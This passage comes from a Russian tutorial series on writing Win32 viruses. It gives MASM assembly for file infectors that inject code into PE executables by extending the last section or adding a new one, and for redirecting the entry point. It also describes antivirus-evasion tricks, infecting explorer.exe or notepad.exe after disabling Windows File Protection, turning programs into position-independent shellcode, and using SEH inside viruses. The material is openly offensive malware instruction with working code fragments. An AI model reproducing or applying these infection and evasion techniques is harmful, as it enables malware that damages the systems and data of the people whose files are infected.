invoke CloseHandle,hMapping1
mov eax,[edi].FileAlignment
;#####END Получение адреса опционального заголовка#####
ret
GetFileAlignment endp
;#####
;Конец Процедуры GetFileAlignment
;#####

```

Код инфектора

В начале работы программы она высчитывает значение размера нового файла. Потом это значение используется при проекции EXE-файла жертвы. После этого как обычно программа проходит по EXE-файла и вылавливает нужные указатели. После получения нужных данных проходим по таблице секций и выясняем, какая все-таки секция последняя. Важно, что мы смотрим не только на физическое смещение в файле, но и на виртуальное. А то может оказаться, что физически секция последняя, а виртуально нет. В этом случае если мы все-таки внедрим код, то он перепишем данные секции, которая виртуально идет после последней физически. Так что, это надо иметь ввиду. Код:

```

;#####Находим последнюю секцию виртуально и физически#####
mov edi,pFileHeader
assume edi:ptr IMAGE_FILE_HEADER
xor ecx,ecx
mov cx,word ptr [edi].NumberOfSections
mov edi,pSectionTable
assume edi:ptr IMAGE_SECTION_HEADER
mov eax,[edi].PointerToRawData
mov ebx,[edi].VirtualAddress
add edi,sizeof IMAGE_SECTION_HEADER
dec ecx
NextSection:
.IF (eax<[edi].PointerToRawData)&&(ebx<[edi].VirtualAddress)
mov eax,[edi].PointerToRawData
mov ebx,[edi].VirtualAddress
mov plastSection,edi;указатель на запись о последней секции
.ENDIF
add edi,sizeof IMAGE_SECTION_HEADER
loop NextSection
;#####END Находим последнюю секцию виртуально и физически#####

```

Далее проверяем, что найденная секция имеет не нулевой размер. Если бы секция имела бы нулевой физический размер, то это секция с неинициализированными данными. В коде приложения содержатся ссылки на эту секцию. Если мы в начало запишем наш код, то в итоге по некоторым адресам будут записываться данные. Т.о. часть нашего кода переписется. А это нам естественно не нужно. Вот пример проверки, что найденная секция ненулевая:

```

;#####Не нулевая ли последняя секция?#####
mov edi,plastSection
.IF [edi].SizeOfRawData==0;последняя секция нулевая
jmp Exit

```



```
.ENDIF
;#####END Не нулевая ли последняя секция?#####
```

После этих действий записываем код и правим некоторые значения. Какие значения править было описано в алгоритме выше.

При внедрении заметьте, что мы добавляем данные в конец последней секции. Т.е. мы не используем место оставшееся в результате файлового выравнивания. Учитывая этот факт, новая точка входа будет равна RVA секции + SizeOfRawData до заражения. Также как и в прошлом примере в код добавляется переход на старую точку входа. Правка точки входа достигается следующим кодом:

```
;#####Правка AddressOfEntryPoint#####
mov edi,pLastSection
assume edi:ptr IMAGE_SECTION_HEADER
mov eax,[edi].VirtualAddress
add eax,[edi].SizeOfRawData

mov edi,pOptionalHeader
assume edi:ptr IMAGE_OPTIONAL_HEADER
lea edi,[edi].AddressOfEntryPoint
mov dword ptr [edi],eax
;#####END Правка AddressOfEntryPoint#####
```

Загрузчик проверяет выполнение равенства ImageSize=VirtualSize+VirtualAddress. Из-за этого мы должны изменить ImageSize:

```
mov edi,pLastSection
assume edi:ptr IMAGE_SECTION_HEADER
mov eax,[edi].Misc.VirtualSize
add eax,[edi].VirtualAddress
mov edi,pOptionalHeader
assume edi:ptr IMAGE_OPTIONAL_HEADER
lea edi,[edi].SizeOfImage;Правка ImageSize
mov dword ptr [edi],eax
```

В файле pe_infector2.asm находится код инфектора. В результате заражения размер файла увеличивается. Это может вызвать подозрения. Используя данный метод заражения можно внедрить код любого размера. Также можно заразить файл бесконечное количество раз и он будет работать. У меня был notepad.exe, который занимал 30 Мб. Он был просто заражен много раз. Полезная нагрузка (внедряемый код) занимала ~3Мб. Но notepad.exe запускался после повторения некоторых действий.

Способ 3. Добавление новой секции

Теперь давайте сами добавим новую секцию в PE-файл. Алгоритм добавления новой секции выглядит так:

- 1) Если есть Bound-импорты, то удалить их.
- 2) Найти конец таблицы секций.
- 3) Добавить запись о своей секции в таблицу секций.
- 4) Обновить соответствующие поля.
- 5) Записать код по нужному файловому смещению.
- 6) Правим точку входа.
- 7) Правим размер образа – ImageSize=VirtualSize+VirtualAddress
- 8) Правим NumberOfSections

Код инфектора

Размер нового файла вычисляется по такой же формуле что и в предыдущем способе. Первым делом в программе как раз вычисляется новый размер файла. После этого опять ищем Bound-импорты, которые могут находиться сразу после оригинальной таблицы секций. Затираем запись о Bound-импортах в таблице директорий. После окончания оригинальной таблицы секций забиваем нулями 40 байт – это будет наше место для новой записи в таблице секций. Хорошо, место есть. Теперь надо создать запись о новой секции и внести туда правильные данные. Чтобы выяснить какие данные нужны, посмотрите на структуру IMAGE_SECTION_HEADER. Имя секции выбираем любое. Главное чтобы оно укладывалось в 8 байт. Я назвал свою секцию .new. Еще один способ проверки не заражен ли уже файл – это проверка названия последней секции. VirtualSize – это размер нашего вредного кода. Чтобы посчитать виртуальный адрес новой секции надо взять виртуальный адрес последней секции. Потом взять размер в файле этой секции. Сложить полученные данные и выровнять их по SectionAlignment. Для получения значения SectionAlignment используется процедура GetSectionAlignment. Код:

```
#####Получаем информацию для новой секции#####
mov edi,pLastSection
assume edi:ptr IMAGE_SECTION_HEADER
mov eax,[edi].VirtualAddress
add eax,[edi].SizeOfRawData
push eax

push hFile
call CloseHandle

mov esi,ofn.lpstrFile
call GetSectionAlignment

pop esi
mov edi,eax
call GetAlignUp;eax - Виртуальный адрес новой секции
push eax
#####END Получаем информацию для новой секции#####
```

SizeOfRawData – берем значение виртуального размера и выравниваем на FileAlignment. Для получения значения FileAlignment используется процедура GetFileAlignment. PointerToRawData будет соответствовать старому размеру файла, т.е. данные для секции добавляются в хвост. Далее все оставляем, кроме характеристик. Как выставлять характеристики нам известно. После создания записи о новой секции внедряем код в конец файла. Потом правим AddressOfEntryPoint, ImageSize. И не забудьте подправить NumberOfSections, а то лoader начнет ругаться что-то там про win32. Воткакяделаюэто:

```
#####Правка Number Of Section#####
mov edi,pFileHeader
assume edi:ptr IMAGE_FILE_HEADER
lea edi,[edi].NumberOfSections
inc word ptr [edi]
#####END Правка Number Of Section#####
```

В файле pe_infector3.asm находится код инфектора. Я не проверяю ошибки, так что сделайте так чтобы файлы, которые Вы открываете, были валидны. В этом инфекторе не также проверки на зараженность, чтобы показать что файл можно заражать несколько раз. В результате заражения размер файла увеличивается. Можно заражать несколько раз, но не бесконечное число. Количество зависит от места конца таблицы секций до данных первой физической секции. Если вдруг антивирус обращает внимание, что точка входа стоит на последней секции, то создайте две секции. На первую из них будет указывать AddressOfEntryPoint. Тогда подозрение по данному

признаку исчезнут.

Способ 4. Удаление базовых поправок

В некоторых PE-файлах присутствуют базовые поправки. Вы уже знаете, что это такое, если читали с начала главу. Так вот они в большинстве случаев для EXE-файла не обязательны. Линкеры по умолчанию не создают базовых поправок в PE-файле в целях оптимизации. Мы можем использовать место, отведенное для базовых поправок, для внедрения кода. Чаще всего для базовых поправок отведена отдельная секция, которая называется .relloc. Но эти данные могут и не иметь отдельной секции. Чтобы узнать, где действительно располагается базовые поправки необходимо обратиться к таблице директорий. При заражении мы должны вынудить загрузчик не использовать базовые поправки для данного EXE-файла. Для этого требуется всего лишь обнулить запись о базовых поправках в таблице директорий. Алгоритм замены секции базовых поправок выглядит так:

- 1) В таблице директорий удалить запись о базовых поправках.
- 2) Записать код на это место.
- 3) Изменить AddressOfEntryPoint

Это все! Никаких ImageSize и т.д. не нужно править т.к. мы не изменяем размер файла.

Полезная нагрузка(payload)

Теперь вы знаете, как внедряться в исполняемый файл. Код, который будет внедрен должен быть базонезависимым. Что обеспечить это условие необходимо использовать дельта смещение и связанные с ним техники. О дельта смещении вы должны были узнать в 1 главе. Код, который здесь приводился базозависим. Это сделано для большего понимания приводимого материала. Но если вы читали главу 1, то для Вас не составит труда сделать код базонезависимым. Также можно использовать термин – код в шел-код стиле.

Продвинутые приемы при заражении PE-файлов

Один из продвинутых приемов при заражении файлов является модификация кода программы. Это довольно сложно. Необходимо анализировать код программы и выискивать оттуда пустые места или инструкции, которые можно заменить. Если мы просто заразили файл и точку входа изменили на наш код, то это сразу вызовет подозрения, даже визуальное. Хороший инфектор должен быть практически невидим, т.е. не отличаться от кода программы. Вы можете размазывать весь код вируса по всему PE-файлу. Куда его засовывать? Да очень просто. У каждой секции есть файловое выравнивание. Следовательно остается свободное место в конце каждой физической секции. Когда в одной секции место закончилось ставьте jmp на следующий кусок кода и так далее. При модификации кода необходимо сохранять старые байты команд, т.е. например не переписать случайно половину команды. В этом случае помогает дизассемблер в вирусе специально написанный Вами. О дизассемплере в вирусах и его использовании я буду говорить в соответствующей главе. Эта тема требует отдельного разговора и называется EPO (EPO:Entry-PointObscuring). При модификации кода, часто необходимо учитывать базовые поправки. Если вдруг Вы попытались заразить DLL, а ей базовые поправки нужны очень часто, то Вы должны позаботиться при модификации кода о проработке модифицированных элементов. Так или иначе Microsoft преподнесла нам подарок в виде файлового выравнивания. Мы можем как угодно использовать это свободное место. Еще один способ для получения свободного места – сжатие оригинального кода. На его место можно записать наш код. При запуске файла код распаковывается, а вирус попадает на какой-то виртуальный адрес. Можно сделать заражение не используя код в шелл-код стиле. Есть исполняемый файл, который является вирусом. Есть жертва. Мы берем исполняемый файл, добавляем все данные файла жертвы в файл вируса. Модифицируем с учетом новых данных вирусный PE-файл. Далее заменяем файл жертвы на новый файл. При запуске зараженного файла некоторый код вируса, используя сохраненные данные, создает временный оригинальный файл и запускает его. В итоге запускается оригинальный файл. Сразу же исчезают многие проблемы. Но у этого способа есть недостатки. Например, решение о том где хранить оригинальный файл. Если мы будем хранить его в той же папке это сразу можно заметить. Еще один способ заключается в следующем. Мы внедряем код запуска некоторого файла в жертву. При запуске жертвы запускается вредоносный файл, и жертва продолжает работу. Ну, это слишком просто. Тем более будет отображаться новый процесс. Это просто новый способ автозагрузки. Например, если заразить explorer.exe. Можно заразить любой файл из папки Windows. Например, notepad.exe. Это можно осуществить, т.к. WFP(Windows File Protection) побеждена. Я расскажу Вам об этом скоро. Вообще можно придумать куча вещей, необходимо немного фантазии и знание PE-формата. Кое-что Вы можете почитать из той литературы, которую я Вам предложу ниже.

Источники для дальнейших исследований

1. Основные методы заражения PE EXE [Sars/Hi-TECH] www.wasm.ru
2. Об упаковщиках в последний раз: Часть 1/2 [Volodya/Hi-TECH, NEOx/UINC] www.wasm.ru
3. Windows NT and Viruses [Alan Solomon] <http://vx.netlux.org>
4. MSIL-PE-EXE infection strategies [Benny/29A] <http://vx.netlux.org>
5. ФОРМАТ ИСПОЛНЯЕМЫХ ФАЙЛОВ Portable Executables (PE) [Hard Wisdom] <http://cracklab.ru/>
6. EPO: Entry-Point Obscuring [GriYo/29A] <http://vx.netlux.org>
7. An In-Depth Look into the Win32 Portable Executable File Format, Part 1/2 [Matt Pietrek] <http://www.microsoft.com>
8. Путь воина - внедрение в pe/coff файлы [Крис Касперски] <http://www.insidepro.com/>
9. PE Infection school [JHB] <http://vx.netlux.org>

10. The PE file format [LUEVELSMEYER] <http://www.cs.bilkent.edu.tr/~hozgur/PE.TXT>
11. Microsoft Portable Executable and Common Object File Format Specification[Microsoft] <http://www.microsoft.com>
12. PORTABLE EXECUTABLE FORMAT [Micheal J. O'Leary]
13. The Evolution of 32-Bit Windows Viruses[Peter Szor, Eugene Kaspersky] <http://vx.netlux.org>
14. Optimizing DLL Load Time Performance [Matt Pietrek] <http://www.microsoft.com>
15. What Goes On Inside Windows 2000: Solving the Mysteries of the Loader [Russ Osterlund] <http://www.microsoft.com>
16. Injected Evil (executable files infection)[Z0mbie/29a]
17. Загрузчик PE-файлов[Максим М. Гумеров] <http://www.rsdn.ru>
18. Programming Applications for Microsoft Windows[Jeffrey Richter]
19. Исследование переносимого формата исполнимых файлов "сверху вниз"[Randy Kath] <http://education.kulichki.net/comp/hack/27.htm>.
20. Infectable Objects 1/2/3/4[Robert Vibert] <http://www.securityfocus.com>
21. Ideas and theories on PE infection[b0z0/iKx] <http://vx.netlux.org>

Резюме

В этой главе мы рассмотрели формат исполняемых файлов win32. Рассмотрели каждое поле в отдельности и в общем весь формат. Были приведены примеры работы с PE-форматом на С и ассемблере. Мы узнали как заражать PE-файлы. Цель данной статьи - рассказать Вам как устроен PE-формат, расписать некоторые трудности при записи своего кода в посторонний файл. Также Вы должны приобрести гибкость при анализе любого исполняемого файла и создании своих способов внедрения. К статье прилагается исходные коды 3-х инфекторов и дампера PE-формата в 2-х версиях.

Файлы (находится в архиве wasm_files.zip: files/0376/green2red02.zip) к статье.

От зеленого к красному: Глава 3: Программирование в Shell-код стиле. Важные техники системного программирования: SEH, VEH и API Hooking. Отключение Windows

Автор: Bill / TPOC

Дата: 2005-08-21

- «От зеленого к красному».
- Глава 3: Программирование в Shell-код стиле. Важные техники системного программирования: SEH, VEH и API Hooking. Отключение Windows File Protection.
- Программирование в Shell-код стиле.
- Обобщенный пример программирования в Shell-код стиле.
- Важные техники системного программирования.
- Structured Exception Handling. 4
- Введение.
- Конечный обработчик.
- Внутри-поточный обработчик.
- Продолжение выполнения с безопасного места.
- Заключение.
- Vectored Exception Handling (VEH)
- VEH изнутри.
- Перехват вызовов функций.
- Общая картина.
- Привилегии.
- Dinamic Link Library.
- Общая картина.
- Создание DLL.
- Внедрение и исполнение удаленного кода.
- Способы перехвата функций.
- Правка таблицы импорта.
- Простой пример – перехват MessageBox.
- Перехват LoadLibrary.
- Сплайсинг.
- Простой пример – перехват MessageBox.
- Сплайсинг с сохранением оригинальной функции.
- Перехват правкой системных библиотек на жестком диске.
- Windows File Protection.
- Отключение Windows File Protection на лету.
- Глобальный перехват.
- Примеры использования перехвата вызовов функций.
- Используемые источники и источники для дальнейших исследований.
- SEH и VEH..
- Windows File Protection.
- API Hooking.
- Заключение.
- The Passion Of Code (TPOC) Laboratory.
- Спасибо.....

Этот раздел является своеобразным обобщением первых двух глав. Прочтя его, Вы сможете уже без особых трудностей писать простые Win32-вирусы. Код в shell-код стиле или как он еще называется – базово-независимый код требует определенных условий при его написании. Основное условие - чтобы код не зависел от адреса загрузки его в адресное пространство процесса-жертвы и от структур данных загрузчика. Надо определить адрес какой-нибудь команды, где она находилась первоначально (т.е. в первом поколении). Это значение будет константой, зашитой в коде. Далее код должен определить, где он находится в данный момент. Для этого есть несколько способов, которые описывались в 1 главе. Вот это и называется дельта-смещением.

Также мы должны знать адреса функций API, чтобы вирус был мульти-платформенным относительно Windows, т.е. работал во всех ОС Windows, т.к. известно, что адреса API-функций меняются в зависимости от ОС, а также могут поменяться в той же ОС в какой-то конфликтной ситуации, например при конфликте разделов виртуальной памяти. Для получения адресов, нужных нам функций ОС, существует много способов. Основы получения адресов мы рассмотрели. При получении адресов ОС Windows мы выполняем часть работы загрузчика. При загрузке исполняемого файла (PE, DLL, SYS, SCR) в адресное пространство процесса загрузчик заполняет таблицу адресов импорта (Import Address Table) и таблицу адресов экспорта (Export Address Table). При выполнении кода этого исполняемого файла IAT используется, чтобы хранить адреса всех API-функций, которые использует приложение. Таким образом, мы касаемся неявного связывания (implicit linking). Адрес API-функции может и не быть в IAT, его можно получить с помощью функции KERNEL32.DLL!GetProcAddress. Этой функции на вход передается описатель модуля, в котором экспортируется нужная функция и имя нужной функции. KERNEL32.DLL!GetProcAddress просматривает EAT модуля, описатель которого передается ей параметром (а описателем модуля(module handle), как известно является его базовый адрес(base address) в адресном пространстве процесса, в котором он загружен). Даже при неявном связывании ОС вызывает GetProcAddress для заполнения IAT. Мы своим кодом эмулируем процедуру GetProcAddress - не больше не меньше!

В исполняемом файле есть несколько секций, которые имеют свои атрибуты. Например, секция кода не предназначена для записи. Есть секция неинициализированных данных, которая имеет нулевой размер физически, но при загрузке данного исполняемого модуля в память эта секция приобретает материальный характер. Чтобы это было именно так, загрузчик просматривает таблицу секций и если он видит, что данная секция – секция неинициализированных данных, то он выделяет память в адресном пространстве процесса с помощью функций выделения памяти. Наш код находится всегда в одной секции. Чтобы таким же образом использовать виртуальное адресное пространство для своих целей приходится использовать функции резервирования и выделения памяти в куче или, напрямую, - в виртуальной памяти.

Более того, есть проблема – если ЮЗВЕРЬ (классное слово :)) посмотрит файл, зараженный нашим кодом, то он визуальнo сможет найти там чего-нибудь подозрительное. Чтобы этого не случилось приходится шифровать наш код или строки текста, создавая соответственно, и расшифровщик. Но это естественно не единственное применение шифрования в коде.

Представьте, что у нас есть код обычного приложения подсистемы Win32 на ассемблере. Задача: превратить его в код в Shell-код стиле. Сначала надо все переменные переместить в секцию с кодом и соответственно поставить прыжок на нормальный код, чтобы эти данные не начали выполняться как код. Потом вычислить дельта-смещение. Далее получить адреса всех API-функций. После этого можно превращать обычный код в код в Shell-код стиле, т.е. заменять все смещения – смещениями с учетом дельта-смещения.

Пример:

Первоначальный код:

```
invoke MessageBox,0,offset Text1,offset Title1, MB_OK
```

```
.IF eax==0
    jmp error
.ENDIF
...
error:
```

Во-первых, переменные offset Text1, offset Title1 должны находиться в секции кода – т.е. там, где находится код вируса. Из-за этого секцию с таким кодом нужно делать доступным для записи. Во-вторых, offset Text1 – это абсолютный адрес. Допустим, что мы вычислили дельта-смещение и поместили его в регистр EBP. Мы вычислили дельта-смещение с таким кодом нужно делать доступным для записи. твественно и расшифровщик. ной ситуации.С учетом вычисленного дельта-смещения мы должны его исправить т.о.

```
lea edi, [ebp+ offset Text1]
```

Теперь в EDI находится реальный адрес строки Text1. Также делаем и со всеми остальными переменными. Допустим, что адрес функции MessageBox, находится в переменной _MessageBox. Тогда вызываем функцию так:

```
push MB_OK
lea esi,[ebp+ offset Title1]
push esi
lea esi,[ebp+ offset Text1]
push esi
push 0
mov eax,[ebp+_MessageBox]
call eax
```

Две строки

```
mov eax,[ebp+_MessageBox]
call eax
```

можно заменить одной

```
call dword ptr [ebp+_MessageBox]
```

Пример Закончен.Как известно система команд современных 32-х разрядных процессоров не содержит в себе дальнего условного перехода. Но у нас код и данные расположены в одном большом сегменте, т.о. мы можем переходить на любые расстояния, используя модель памяти FLAT. Но нет команды, которая осуществляет косвенный переход. Т.е., если у нас адрес хранится в каком-нибудь регистре, то мы не можем использовать команду условного перехода, например так - jne EDI. Вот как можно реализовать косвенный переход *Пример:*

```
cmp eax,0
jne Next
jmp edi
Next:
...
```

Пример Закончен.

Этот код означает следующее – если значение в регистре EAX равно нулю, то делается дальний переход на адрес, который находится в EDI.

При программировании в shell-код стиле полезно пользоваться процедурами, т.к. в них можно использовать локальные переменные и они базово-независимы в принципе, т.к. используют стек. Но здесь возникает небольшой вопрос – где хранить дельта-смещение? Вопрос возникает потому, что мы обычно храним дельта-смещение в регистре EBP. В процедурах, регистр EBP используется для своего первоначального предназначения – хранить базу кадра стека. Здесь можно пофантазировать. Я использовал локальную переменную для хранения дельта-смещения.

Директивы компилятора .IF,.WHILE и т.д. Вы можете применять без особых проблем, т.к. у нас всего один сегмент. В случае этих директив компилятор генерирует код, в который входят только

относительные адреса.

API-функции мы будем вызывать по абсолютным адресам, для чего мы и получили их адреса. В итоге, первоначальный код, который мы решили перевести в код в Shell-код стиле превращается в такой:

Пример:

```
push MB_OK
lea esi,[ebp+ offset Title1]
push esi
lea esi,[ebp+ offset Text1]
push esi
push 0
call dword ptr [ebp+_MessageBox]
.if eax==0
    jmp error
.endif
...
error:
```

Пример Закончен.

В команде `jmp error` также используется относительный переход. По умолчанию в `JMP` в MASM'e трактуется как прямой внутрисегментный переход.

При программировании удобно использовать макросы. Посмотрите пример

Пример:

```
api macro x
    call dword ptr [ebp+x-delta]
endm
```

А вот так это можно использовать:

```
api _MessageBox
```

Пример Закончен.

Обобщенный пример программирования в Shell-код стиле

В этом разделе я хотел привести нормальную программу, а потом эту же программу, но в Shell-код стиле. Но потом я передумал :) Код той и другой программы находятся в архиве, который прилагается к статье. Итак, программа рекурсивного поиска. Программа выводит на экран с помощью `MessageBox`'а количество найденных файлов с расширением `EXE` в указанной директории и всех ее поддиректориях. Файлы ищутся в директории, имя которой находится по адресу `Buffer`. В архиве есть папка, которая называется `ShellCoded`. В ней нормальная программа называется – `normal.asm`, в Shell-код стиле – `shellcode.asm`. Внимательно рассмотрите эти программы и попробуйте их сравнить. Также потренируйтесь переводить свои программы таким же образом.

Т.о. Вы можете переводить обычное Win32-приложение в приложение в shell-код стиле. Во вложении к статье я также предлагаю Вам шаблон файла, где Вам не придется получать дельта смещение и адреса API-функций. Там уже все есть как в сказке! Почти всё ;) Файл называется `VXTemplateWin32.asm`.

Важные техники системного программирования

Structured Exception Handling

Введение

Structured Exception Handling (SEH) - структурная обработка исключений, механизм, который поддерживается операционной системой и позволяющий обрабатывать ошибки в программах. В этом разделе я расскажу Вам, что такое SEH, как работает данный механизм и как его использовать в своих вирусах.

SEH – это системный механизм. Представьте, что Ваша программа попытается выполнить следующий код:


Пример:

```
xor eax,eax  
mov dword ptr [eax],1 ;Записываем по адресу 0 - единицу.
```

Пример Закончен.

Любое обращение к адресам от 0 до 0FFFFh ведет к исключению нарушения доступа к памяти. Конечно, ошибка нарушения доступа к памяти появляется не только для этих адресов, но и для всех адресов выше 2х Гб в виртуальном адресном пространстве, а также если мы пытаемся обратиться к не переданным страницам или например, произвести запись к странице к которой мы не имеем право на запись.

Исключение – это событие, которое происходит в результате какой-либо ошибки. Каждое исключение имеет свой код. Например, код неправомерного доступа к памяти – 0C0000005h. Коды исключений определены в файле WINBASE.H. Допустим, выполняется пример кода, когда мы записываем 1 по адресу 0, тогда возникает исключение. ОС должна реагировать на исключение. Обычно при возникновении исключения ОС вызывает функцию, которая называется обработчиком исключений (exception handler). Эта функция – обычная CALLBACK-функция принимающая несколько параметров. Если мы обрабатываем это исключение, то мы пишем обработчик и в определенном месте указываем его адрес, чтобы, если произошло исключение, ОС смогла вызвать наш обработчик. Если обработчик выполнен, ОС решает, что дальше делать исходя из возвращаемого значения, которой вернул обработчик. Исходя из этих соображений, программа может продолжить работу, программа может завершиться или ОС вызывает следующий обработчик в цепочке (если таковой имеется). Т.е. можно устанавливать несколько обработчиков. Если мы сами не установили обработчик, то в любом приложении установлен обработчик по умолчанию и если случится исключение, то ОС выведет сообщение о завершении программы.



Если на участок кода приведенном в примере установлен обработчик, то мы можем обработать эту ошибку с помощью специально написанного обработчика. Существует два типа обработчиков исключений – конечные и внутри-поточные. Итак...

Конечный обработчик

Если программа вызвала исключение, то, если внутри-поточные обработчики не установлены или не обрабатывают исключение, вызывается конечный обработчик. Конечный обработчик глобален для процесса, в котором он установлен, в отличие от внутри-поточного. Конечный обработчик устанавливается с помощью API-функции `KERNEL32.DLL!SetUnhandledExceptionFilter`. Как Вы заметили :) она экспортируется из `kernel32.dll`. С помощью этой функции можно установить конечный обработчик. Если в Вашей программе произошло исключение и его не обрабатывают никакие внутри-поточные обработчики, то вызывается конечный обработчик. Конечный обработчик вызывается как раз перед тем, когда ОС решила закрыть приложение. Смещение конечного обработчика передается как параметр функции `KERNEL32.DLL!SetUnhandledExceptionFilter`.

Пример :

```
Handler proc EXCEPT:DWORD
...; здесь обрабатываем ошибку
ret
Handler endp
.....
lea eax,[ebp+Handler]
push eax
call [ebp+_SetUnhandledExceptionFilter];установка конечного обработчика
...; защищенный код. Если здесь будет исключение,
; то вызовется функция по адресу Handler
```

Пример Закончен.

Функция-обработчик такой прототип прототип:

```
LONG UnhandledExceptionFilter( STRUCT _EXCEPTION_POINTERS *ExceptionInfo);
```

Прототип этой функции я взял из SDK. Также там описаны и возвращаемые значения этой функции. А возвращаемые значения могут быть такие:

- `eax = -1` - перезагрузить контекст и продолжить
- `eax = 1` - выключает вывод Message Box'a
- `eax = 0` - включает вывод Message Box'a

Прототип конечного обработчика отличается от прототипа внутри-поточного обработчика.

Если что-то произошло в коде вируса, то надо просто перепрыгнуть на нормальный код программы, если этот код внедрен в программу и выполняется до ее старта. Если код вируса выполняется в потоке, то мы завершаем поток. Конечно, можно попробовать исправить ошибку, и продолжить

выполнение.

Внутри-поточный обработчик

Если мы хотим обрабатывать ошибки для каждого потока, т.е. устанавливать свой обработчик для каждого вида ошибок в потоке, то мы должны установить внутри-поточный обработчик. Например, ошибка нарушения доступа к памяти в одном потоке будет обрабатываться по-своему, а в другом потоке та же ошибка, уже по-другому, в зависимости от обработчика. Из внутри-поточных обработчиков можно делать цепочки. Т.е. если один обработчик не обрабатывает исключение, то исключение может обработать следующий обработчик в цепочке.

По адресу FS:[0] находится указатель на структуру SEH, ее называют SEH-фрейм.

Вот описание этой структуры:

```
SEH struct
PrevLink dd ?      ; адрес предыдущего SEH-фрейма
CurrentHandler dd ? ; адрес обработчика исключений
SafeOffset dd ?    ; Смещение безопасного места
PrevEsp dd ?       ; Старое значение esp
PrevEbp dd ?       ; Старое значение ebp
SEH ends
```

Когда мы устанавливаем обработчик исключения вручную, то мы заполняем структуру SEH и передаем указатель на нее в FS:[0]. Структура SEH должна состоять как минимум из 2-х первых двойных слов. Эта новая созданная структура должна обязательно находиться в стеке, иначе наш обработчик не будет вызван. Более того, очередная новая созданная структура должна находиться в стеке выше, чем предыдущие установленные структуры.

Вот как можно установить внутри-поточный обработчик:

Пример:


```
lea eax,[edx+Handler];В edx - дельта смещение
push eax ;Формируем структуру SEH
push FS:[0];Формируем структуру SEH
mov FS:[0],ESP
...;Защищенный код
pop FS:[0];Восстанавливаем в FS:[0] адрес предыдущей структуры SEH
add ESP,4;убираем из стека оставшийся адрес обработчика из структуры
...
Handler proc ExcRec:DWORD, SehFrame:DWORD, Context:DWORD, DispatcherContext:DWORD
mov eax,0
ret
Handler endp
```

Пример Закончен.

Когда поток начинает только выполняться, у него уже установлен один обработчик, обработчик по умолчанию, который выводит сообщение о завершении программы.

Если присмотреться внимательно, то можно понять, что вышеприведенным кодом добавляется очередной элемент в связный список. По адресу FS:[0] содержится указатель на структуру SEH, в которой имеется адрес предыдущей структуры SEH в стеке. Этот связный список называется SEH-цепочка (SEH-chain). Так формируется цепочка из обработчиков исключений. Сцепление в цепочку обработчиков делается, например для того, чтобы каждый обработчик в цепочке обрабатывал свои типы исключений. Если первый обработчик не обработал исключение, то он возвращает `eax=1` и управление передается следующему обработчику в цепочке. Т.е. если обработчик возвращает 1, то ОС переходит к следующему элементу в цепочке. Также для каждого куска кода может быть свой обработчик. Если данный обработчик – последний в цепочке, то у него указатель на предыдущий обработчик (поле `PrevLink`) будет равен -1. Чтобы точно понять, что же

такое цепочка из внутри-поточных обработчиков посмотрите на рисунок:



При вызове внутри-поточного обработчика ОС использует Си-договоренность о передаче параметров, вместо стандартной договоренности, т.е. стек после вызова, вызывающий код, должен сам уравнивать, что ОС и делает.

Прототип внутри-поточного обработчика имеет вид

```
EXCEPTION_DISPOSITION __cdecl _except_handler (
    struct _EXCEPTION_RECORD *ExceptionRecord,
    void * EstablisherFrame, //указатель на структуру SEH
    struct _CONTEXT *ContextRecord, //указатель на структуру CONTEXT
    void * DispatcherContext
);
```

Обработчик имеет доступ к структуре EXCEPTION_RECORD, которая содержит подробную информацию о исключении. С помощью адреса структуры SEH можно получить доступ к локальным переменным, т.к. структура SEH находится в стеке. Из структуры CONTEXT можно получить значения всех регистров, которые они имели во время возникновения исключения. Структуру CONTEXT также можно редактировать, чтобы исправить ошибку и продолжить выполнение программы. Параметр DispatcherContext обычно не используется.

В заключение этого раздела приведу значения, которые могут возвращать конечный обработчик:

- еах = 1 - ОС вызывает следующий обработчик в цепочке
- еах = 0 - перезагружаем контекст и продолжаем

Продолжение выполнения с безопасного места

